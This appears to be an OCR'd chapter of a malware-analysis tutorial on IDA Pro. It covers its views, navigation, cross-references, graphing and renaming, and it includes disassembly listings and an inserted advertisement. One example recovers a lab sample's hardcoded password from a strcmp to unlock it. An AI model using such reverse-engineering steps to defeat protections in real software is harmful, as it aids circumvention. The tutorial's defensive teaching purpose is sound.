
Disassembly Window Modes

You can display the disassembly window in one of two modes: graph (the default, shown in Figure 2) and text. To switch between modes, press the spacebar.

Graph Mode

In graph mode, IDA Pro excludes certain information that we recommend you display, such as line numbers and operation codes. To change these options, select *Options→General*, and then select *Line prefixes* and set the *Number of Opcode Bytes* to *6*. Because most instructions contain 6 or fewer bytes, this setting will allow you to see the memory locations and opcode values for each instruction in the code listing (If these settings make everything scroll off the screen to the right, try setting the *Instruction Indentation* to *8*).

In graph mode, the color and direction of the arrows help show the program's flow during analysis. The arrow's color tells you whether the path is



```
; Attributes: bp-based frame

sub_40108D proc near     ; CODE XREF: sub_4010F4+4C↓p sub_4010F4+E7↓p

var_8= dword ptr -8
var_4= dword ptr -4
arg_0= dword ptr  8

push    ebp
mov     ebp, esp
sub     esp, 8
cmp     [ebp+arg_0], 0
jz      short loc_4010AE
```

```
mov     eax, [ebp+arg_0]
mov     [esp+8+var_4], eax
mov     [esp+8+var_8], offset aSuccessD ; "Success %d\n"
call    printf
jmp     short locret_4010BA
```

```
loc_4010AE:                  ; CODE XREF: sub_40108D+A↑j
mov     [esp+8+var_8], offset aFailure ; "Failure\n"
call    printf
```

```
locret_4010BA:               ; CODE XREF: sub_40108D+1F↑j
leave
retn
sub_40108D endp
```

Figure 2. *Graph mode of the IDA Pro disassembly window*

based on a particular decision having been made: red if a conditional jump is not taken, green if the jump is taken, and blue for an unconditional jump. The arrow direction shows the program's flow; upward arrows typically denote a loop situation. Highlighting text in graph mode highlights every instance of that text in the disassembly window.

Text Mode

The text mode of the disassembly window is a more traditional view, and you must use it to view data regions of a binary. Figure 3 displays the text mode view of a disassembled function. It displays the memory address (0040105B) and section name (.text) in which the opcodes (83EC18) will reside in memory.


The left portion of the text-mode display is known as the arrows window and shows the program's nonlinear flow. Solid lines mark unconditional jumps, and dashed lines mark conditional jumps. Arrows facing up indicate a loop. The example includes the stack layout for the function and a comment (beginning with a semicolon) that was automatically added by IDA Pro.

Useful Windows for Analysis

Several other IDA Pro windows highlight particular items in an executable. The following are the most significant for our purposes.

Functions window Lists all functions in the executable and shows the length of each. You can sort by function length and filter for large, complicated functions that are likely to be interesting, while excluding tiny functions in the process. This window also associates flags with each function (F, L, S, and so on), the most useful of which, L, indicates library functions. The L flag can save you time during analysis, because you can identify and skip these compiler-generated functions.

Names window Lists every address with a name, including functions, named code, named data, and strings.



```
.text:00401040
.text:00401040                    sub_401040 proc near                    ; CODE XREF: sub_4010A0+2A↓p
.text:00401040
.text:00401040                    var_18     = dword ptr -18h
.text:00401040                    var_14     = dword ptr -14h
.text:00401040                    var_10     = dword ptr -10h
.text:00401040                    var_C      = dword ptr -0Ch
.text:00401040                    var_8      = dword ptr -8
.text:00401040                    var_4      = dword ptr -4
.text:00401040
.text:00401040 55                            push   ebp
.text:00401041 89 E5                         mov    ebp, esp
.text:00401043 83 EC 18                      sub    esp, 18h
.text:00401046 C7 45 F4 00 00 00+            mov    [ebp+var_C], 0
.text:0040104D C7 45 F0 00 00 00+            mov    [ebp+var_10], 0
.text:00401054 C7 45 FC 64 00 00+            mov    [ebp+var_4], 64h
.text:0040105B
.text:0040105B                    loc_40105B:                             ; CODE XREF: sub_401040+5C↓j
.text:0040105B 83 7D FC 01                   cmp    [ebp+var_4], 1
.text:0040105F 7E 3D                         jle    short locret_40109E
.text:00401061 C7 45 F0 00 00 00+            mov    [ebp+var_10], 0
.text:00401068 8B 45 F8                      mov    eax, [ebp+var_8]
.text:0040106B 03 45 FC                      add    eax, [ebp+var_4]
.text:0040106E 89 45 F4                      mov    [ebp+var_C], eax
.text:00401071 83 7D F4 1E                   cmp    [ebp+var_C], 1Eh
.text:00401075 75 07                         jnz    short loc_40107E
.text:00401077 C7 45 F0 01 00 00+            mov    [ebp+var_10], 1
.text:0040107E
.text:0040107E                    loc_40107E:                             ; CODE XREF: sub_401040+35↑j
.text:0040107E 83 7D F4 00                   cmp    [ebp+var_C], 0
.text:00401082 75 13                         jnz    short loc_401097
.text:00401084 8B 45 FC                      mov    eax, [ebp+var_4]
.text:00401087 89 44 24 04                   mov    [esp+18h+var_14], eax
.text:0040108B C7 04 24 20 20 40+            mov    [esp+18h+var_18], offset aPrintNumberD ; "Print Number= %d\n"
.text:00401092 E8 D1 00 00 00                call   printf
.text:00401097
.text:00401097                    loc_401097:                             ; CODE XREF: sub_401040+42↑j
.text:00401097 8D 45 FC                      lea    eax, [ebp+var_4]
.text:0040109A FF 08                         dec    dword ptr [eax]
.text:0040109C EB BD                         jmp    short loc_40105B
.text:0040109E                    ; ---------------------------------------------------------------
.text:0040109E
.text:0040109E                    locret_40109E:                          ; CODE XREF: sub_401040+1F↑j
.text:0040109E C9                            leave
.text:0040109F C3                            retn
.text:0040109F                    sub_401040 endp
```

Figure 3. *Text mode of IDA Pro's disassembly window*

Strings window Shows all strings. By default, this list shows only ASCII strings longer than five characters. You can change this by right-clicking in the *Strings window* and selecting Setup.

Imports window Lists all imports for a file.

Exports window Lists all the exported functions for a file. This window is useful when you're analyzing DLLs.

Structures window Lists the layout of all active data structures. The window also provides you the ability to create your own data structures for use as memory layout templates.

These windows also offer a cross-reference feature that is particularly useful in locating interesting code. For example, to find all code locations that call an imported function, you could use the import window, doubleclick the imported function of interest, and then use the cross-reference feature to locate the import call in the code listing.




Figure 4. *Navigational buttons*

Returning to the Default View

The IDA Pro interface is so rich that, after pressing a few keys or clicking something, you may find it impossible to navigate. To return to the default view, choose *Windows→Reset Desktop*. Choosing this option won't undo any labeling or disassembly you've done; it will simply restore any windows and GUI elements to their defaults.

Listing 1. *Navigational links within the disassembly window*

```
00401075    jnz   short loc_40107E
00401077    mov   [ebp+var_10], 1
0040107E loc_40107E:          ; CODE XREF:
   sub_401040+35j
0040107E    cmp   [ebp+var_C], 0
00401082    jnz   short loc_401097
00401084    mov   eax, [ebp+var_4]
00401087    mov   [esp+18h+var_14], eax
0040108B    mov   [esp+18h+var_18], offset
   aPrintNumberD ; "Print Number= %d\n"
00401092    call  printf
00401097    call  sub_4010A0
```

a d v e r t i s e m e n t

Workbooks.com

Web Based CRM & Business Applications for small and medium sized businesses

Find out how Workbooks CRM can help you

- Increase Sales
- Generate more Leads
- Increase Conversion Rates
- Maximise your Marketing ROI
- Improve Customer Retention

Contact Us to Find Out More

+44(0) 118 3030 100
info@workbooks.com

By the same token, if you've modified the window and you like what you see, you can save the new view by selecting *Windows→Save desktop*.

Navigating IDA Pro

As we just noted, IDA Pro can be tricky to navigate. Many windows are linked to the disassembly window. For example, double-clicking an entry within the Imports window or Strings window will take you directly to that entry.

Using Links and Cross-References


Another way to navigate IDA Pro is to use the links within the disassembly window, such as the links shown in Listing 1. Double-clicking any of these links will display the target location in the disassembly window. The following are the most common types of links:

- *Sub links* are links to the start of functions such as printf and sub_4010A0.
- *Loc links* are links to jump destinations such as loc_40107E and loc_401097.
- *Offset links* are links to an offset in memory.

Cross-references are useful for jumping the display to the referencing location: `0x401075` in this example. Because strings are typically referenced, they are also navigational links. For example, `aPrintNumberD` can be used to jump the display to where that string is defined in memory.

Listing 2. *The disassembly listing*

```
004010E0     push  offset aMab ; "$mab"
004010E5     lea   ecx, [ebp+var_1C]
004010E8     push  ecx
004010E9     call  strcmp
004010EE     add   esp, 8
004010F1     test  eax, eax
004010F3     jnz   short loc_401104
004010F5     push  offset aKeyAccepted ; "Key
   Accepted!\n"
004010FA     call  printf
004010FF     add   esp, 4
00401102     jmp   short loc_401118
00401104 loc_401104          ; CODE XREF: _
   main+53j
00401104     push  offset aBadKey ; "Bad key\n"
00401109     call  printf
```



Address	Function	Instruction
.data:0040E048		aBadKey db 'Bad key',0Ah,0 ; DATA XREF: _main:loc_401104↑o
.text:00401104	_main	push offset aBadKey ; "Bad key\n"

Figure 5. *Searching example*

Exploring Your History

IDA Pro's forward and back buttons, shown in Figure 4, make it easy to move through your history, just as you would move through a history of web pages in a browser. Each time you navigate to a new location within the disassembly window, that location is added to your history.

Navigation Band

The horizontal color band at the base of the toolbar is the *navigation band*, which presents a color-coded linear view of the loaded binary's address space. The colors offer insight into the file contents at that location in the file as follows:

- Light blue is library code as recognized by FLIRT.
- Red is compiler-generated code.
- Dark blue is user-written code.

You should perform malware analysis in the dark-blue region. If you start getting lost in messy code, the navigational band can help you get back on track. IDA Pro's default colors for data are pink for imports, gray for defined data, and brown for undefined data.

Jump to Location

To jump to any virtual memory address, simply press the G key on your keyboard while in the disassembly window. A dialog box appears, asking for a virtual memory address or named location, such as sub_401730 or printf.

To jump to a raw file offset, choose *Jump→Jump to File Offset*. For example, if you're viewing a PE file in a hex editor and you see something interesting, such as a string or shellcode, you can use this feature to get to that raw offset, because when the file is loaded into IDA Pro, it will be mapped as though it had been loaded by the OS loader.

Searching

Selecting Search from the top menu will display many options for moving the cursor in the disassembly window:

- Choose *Search→Next Code* to move the cursor to the next location containing an instruction you specify.
- Choose *Search→Text* to search the entire disassembly window for a specific string.


- Choose *Search→Sequence of Bytes* to perform a binary search in the hex view window for a certain byte order. This option can be useful when you're searching for specific data or opcode combinations.

The following example displays the command-line analysis of the *password.exe* binary. This malware requires a password to continue running, and you can see that it prints the string Bad key after we enter an invalid password (test).

```
C:\>password.exe
Enter password for this Malware: test
Bad key
```

We then pull this binary into IDA Pro and see how we can use the search feature and links to unlock the program. We begin by searching for all occurrences of the Bad key string, as shown in Figure 5. We notice that Bad key is used at `0x401104`, so we jump to that location in the disassembly window by double-clicking the entry in the search window.

The disassembly listing around the location of 0x401104 is shown next. Looking through the listing, before "Bad key\n", we see a comparison at



xrefs to sub_408980

Direction	T...	Address	Text
Down	p	sub_40881C+25	call sub_408980
Down	p	sub_40924C+25	call sub_408980
Down	p	sub_40964C+25	call sub_408980
Down	p	sub_409C5C+25	call sub_408980
Down	p	sub_409F88+25	call sub_408980
Down	p	sub_40A89C+32	call sub_408980
Down	p	sub_40A89C+4C	call sub_408980
Down	p	sub_40A89C+66	call sub_408980
Down	p	sub_40A89C+80	call sub_408980
Down	p	sub_40A89C+9A	call sub_408980
Down	p	sub_40A89C+B4	call sub_408980

Figure 6. *Xrefs window*

Listing 3. *Code cross-references*

```
00401000    sub_401000  proc near   ; CODE XREF:
   _main+3p
00401000    push  ebp
00401001    mov   ebp, esp
00401003 loc_401003:             ; CODE XREF:
   sub_401000+19j
00401003    mov   eax, 1
00401008    test  eax, eax
0040100A    jz short loc_40101B
0040100C    push  offset aLoop   ; "Loop\n"
00401011    call  printf
00401016    add   esp, 4
00401019    jmp   short loc_401003
```

Listing 4. *Data cross-references*

```
0040C000 dword_40C000   dd 7F000001h         ;
   DATA XREF: sub_401020+14r
0040C004 aHostnamePort  db '<Hostname>
   <Port>',0Ah,0 ; DATA XREF: sub_401000+3o
```

Listing 5. *Function and stack example*

```
00401020 ; ===== S U B R O U T I N E =====
00401020
00401020 ; Attributes: ebp-based frame
00401020
00401020 function    proc near      ; CODE XREF:
   _main+1Cp
00401020
00401020 var_C      = dword ptr -0Ch
00401020 var_8      = dword ptr -8
00401020 var_4      = dword ptr -4
00401020 arg_0      = dword ptr 8
00401020 arg_4      = dword ptr 0Ch
00401020
00401020            push  ebp
00401021            mov   ebp, esp
00401023            sub   esp, 0Ch
00401026            mov   [ebp+var_8], 5
0040102D            mov   [ebp+var_C], 3
00401034            mov   eax, [ebp+var_8]
00401037            add   eax, 22h
0040103A            mov   [ebp+arg_0], eax
0040103D            cmp   [ebp+arg_0], 64h
00401041            jnz   short loc_40104B
00401043            mov   ecx, [ebp+arg_4]
00401046            mov   [ebp+var_4], ecx
00401049            jmp   short loc_401050
0040104B loc_40104B:             ; CODE XREF:
   function+21j
0040104B            call  sub_401000
00401050 loc_401050:             ; CODE XREF:
   function+29j
00401050            mov   eax, [ebp+arg_4]
00401053            mov   esp, ebp
00401055            pop   ebp
00401056            retn
00401056 function       endp
```

`0x4010F1`, which tests the result of a strcmp. One of the parameters to the strcmp is the string, and likely password, `$mab` (Listing 2). The next example shows the result of entering the password we discovered, `$mab`, and the program prints a different result.

```
C:\>password.exe
Enter password for this Malware: $mab
Key Accepted!
The malware has been unlocked
```

This example demonstrates how quickly you can use the search feature and links to get information about a binary.

Using Cross-References

A cross-reference, known as an xref in IDA Pro, can tell you where a function is called or where a string is used. If you identify a useful function and want to know the parameters with which it is called, you can use a cross-reference to navigate quickly to the location where the parameters are placed on the stack. Interesting graphs can also be generated based on cross-references, which are helpful to performing analysis.

Code Cross-References

Listing 3 shows a code cross-reference that tells us that this function (`sub_401000`) is called from inside the main function at offset `0x3` into the main function. The code cross-reference for the jump tells us which jump takes us to this location, which in this example corresponds to the location marked at the end. We know this because at offset `0x19` into `sub_401000` is the `jmp` at memory address `0x401019`.

By default, IDA Pro shows only a couple of cross-references for any given function, even though many may occur when a function is called. To view all the cross-references for a function, click the function name and press X on your keyboard. The window that pops up should list all locations where this function is called. At the bottom of the Xrefs window in Figure 6, which shows a list of cross-references for `sub_408980`, you can see that this function is called 64 times ("Line 1 of 64"). Double-click any entry in the Xrefs window to go to the corresponding reference in the disassembly window.

Data Cross-References

Data cross-references are used to track the way data is accessed within a binary. Data references can be associated with any byte of data that is referenced in code via a memory reference, as shown in Listing 4. For example, you can see the data cross-reference to the `DWORD 0x7F000001`. The corresponding cross-reference tells us that this data is used in the function located at `0x401020`. The following line shows a data cross-reference for the string `<Hostname> <Port>`.

The static analysis of strings can often be used as a starting point for your analysis. If you see an

Figure 7. *Graphing button toolbar*

Table 1. *Graphing Options*

Button	Function	Description
	Creates a flow chart of the current function	*Users will prefer to use the interactive graph mode of the disassembly window but may use this button at times to see an alternate graph view.*
	Graphs function calls for the entire program	*Use this to gain a quick understanding of the hierarchy of function calls made within a program, as shown in Figure 8. To dig deeper, use WinGraph32's zoom feature. You will find that graphs of large statically linked executables can become so cluttered that the graph is unusable.*
	Graphs the crossreferences to get to a currently selected cross-reference	*This is useful for seeing how to reach a certain identifier. It's also useful for functions, because it can help you see the different paths that a program can take to reach a particular function.*
	Graphs the crossreferences from the currently selected symbol	*This is a useful way to see a series of function calls. For example, Figure 9 displays this type of graph for a single function. Notice how sub_4011f0 calls sub_401110, which then calls gethostbyname. This view can quickly tell you what a function does and what the functions do underneath it. This is the easiest way to get a quick overview of the function.*
	Graphs a userspecified crossreference graph	*Use this option to build a custom graph. You can specify the graph's recursive depth, the symbols used, the to or from symbol, and the types of nodes to exclude from the graph. This is the only way to modify graphs generated by IDA Pro for display in WinGraph32.*

interesting string, use IDA Pro's cross-reference feature to see exactly where and how that string is used within the code.

Analyzing Functions

One of the most powerful aspects of IDA Pro is its ability to recognize functions, label them, and break down the local variables and parameters. Listing 5 shows an example of a function that has been recognized by IDA Pro. Notice how IDA Pro tells us that this is an EBP-based stack frame used in the function, which means the local variables and parameters will be referenced via the EBP register throughout the function. IDA Pro has successfully discovered all local variables and parameters in this function. It has labeled the local variables with the prefix var_ and parameters with the prefix arg_, and named the local variables and parameters with a suffix corresponding to their offset relative to EBP. IDA Pro will label only the local variables and parameters that are used in the code, and there is no way for you to know automatically if it has found everything from the original source code. Local variables will be at a negative offset relative to EBP and arguments will be at a positive offset. You can see that IDA Pro has supplied the start of the summary of the stack view. The first line of this summary tells us that `var_C` corresponds to the value `-0xCh`. This is IDA Pro's way of telling us that it has substituted `var_C` for `-0xC`; it has abstracted an instruction. For example, instead of needing to read the instruction as `mov [ebp-0Ch]`, 3, we can simply read it as "`var_C` is now set to 3" and continue with our analysis. This abstraction makes reading the disassembly more efficient.

Sometimes IDA Pro will fail to identify a function. If this happens, you can create a function by pressing P. It may also fail to identify EBP-based stack frames, and the instructions mov [ebp-0Ch], eax and push dword ptr [ebp-010h] might appear instead of the convenient labeling. In most cases, you can fix this by pressing ALT-P, selecting *BP Based Frame*, and specifying *4 bytes for Saved Registers*.

Using Graphing Options

IDA Pro supports five graphing options, accessible from the buttons on the toolbar shown in Figure 7.



WinGraph32 - Call flow of test.exe
File View Zoom Move Help
29.30% (0,0) 49 nodes, 65 edge segments, 20 crossings

Figure 8. *Cross-reference graph of a program*




Figure 9. *Cross-reference graph of a single function (sub_4011F0)*

Table 2. *Function Operand Manipulation*

Without renamed arguments	With renamed arguments
`004013C8  mov   eax, [ebp+arg _ 4]`	`004013C8  mov   eax, [ebp+port _ str]`
`004013CB  push  eax`	`004013CB  push  eax`
`004013CC  call  _ atoi`	`004013CC  call  _ atoi`
`004013D1  add   esp, 4`	`004013D1  add   esp, 4`
`004013D4  mov   [ebp+var _ 598], ax`	`004013D4  mov   [ebp+port], ax`
`004013DB  movzx ecx, [ebp+var _ 598]`	`004013DB  movzx ecx, [ebp+port]`
`004013E2  test  ecx, ecx`	`004013E2  test  ecx, ecx`
`004013E4  jnz   short loc _ 4013F8`	`004013E4  jnz   short loc _ 4013F8`
`004013E6  push  offset aError`	`004013E6  push  offset aError`
`004013EB  call  printf`	`004013EB  call  printf`
`004013F0  add   esp, 4`	`004013F0  add   esp, 4`
`004013F3  jmp   loc _ 4016FB`	`004013F3  jmp   loc _ 4016FB`
`004013F8 ; ----------------------`	`004013F8 ; --------------------`
`004013F8`	`004013F8`
`004013F8 loc _ 4013F8:`	`004013F8 loc _ 4013F8:`
`004013F8  movzx edx, [ebp+var _ 598]`	`004013F8  movzx edx, [ebp+port]`
`004013FF  push  edx`	`004013FF  push  edx`
`00401400  call  ds:htons`	`00401400  call  ds:htons`

Four of these graphing options utilize cross-references. When you click one of these buttons on the toolbar, you will be presented with a graph via an application called WinGraph32. Unlike the graph view of the disassembly window, these graphs cannot be manipulated with IDA. (They are often referred to as legacy graphs.) The options on the graphing button toolbar are described in Table 1.

Enhancing Disassembly

One of IDA Pro's best features is that it allows you to modify its disassembly to suit your goals. The changes that you make can greatly increase the speed with which you can analyze a binary.

Renaming Locations

IDA Pro does a good job of automatically naming virtual address and stack variables, but you can also modify these names to make them more meaningful. Auto-generated names (also known as dummy names) such as `sub_401000` don't tell you much; a function named ReverseBackdoorThread would be a lot more useful. You should rename these dummy names to something more meaningful. This will also help ensure that you reverse-engineer a function only once. When renaming dummy names, you need to do so in only one place. IDA Pro will propagate the new name wherever that item is referenced.


After you've renamed a dummy name to something more meaningful, cross-references will become much easier to parse. For example, if a function `sub_401200` is called many times throughout a program and you rename it to DNSrequest, it will be renamed DNSrequest throughout the program. Imagine how much time this will save you during analysis, when you can read the meaningful name instead of needing to reverse the function again or to remember what `sub_401200` does.

Table 2 shows an example of how we might rename local variables and arguments. The left column contains an assembly listing with no arguments renamed, and the right column shows the listing with the arguments renamed. We can actually glean some information from the column on the right. Here, we have renamed `arg_4` to `port_str` and `var_598` to port. You can see that these renamed elements are much more meaningful than their dummy names.

Comments


IDA Pro lets you embed comments throughout your disassembly and adds many comments automatically.

To add your own comments, place the cursor on a line of disassembly and press the colon (:) key on your keyboard to bring up a comment window. To insert a repeatable comment to be echoed



```
cmp     [ebp+var_4], 61h
jz      short loc_40101E
cmp     [ebp+var_4], 62h
jz      short loc_40102
cmp     [ebp+var_4], 63
jz      short loc_40103
jmp     short loc_40104
```

Figure 10. *Function operand manipulation*



Please choose a symbol

Type name	Declara...	Type library
ES_CONTINUOUS	80000000	MS SDK (Windows XP)
EVENT_TRACE_FLAG_EXTENSION	80000000	MS SDK (Windows XP)
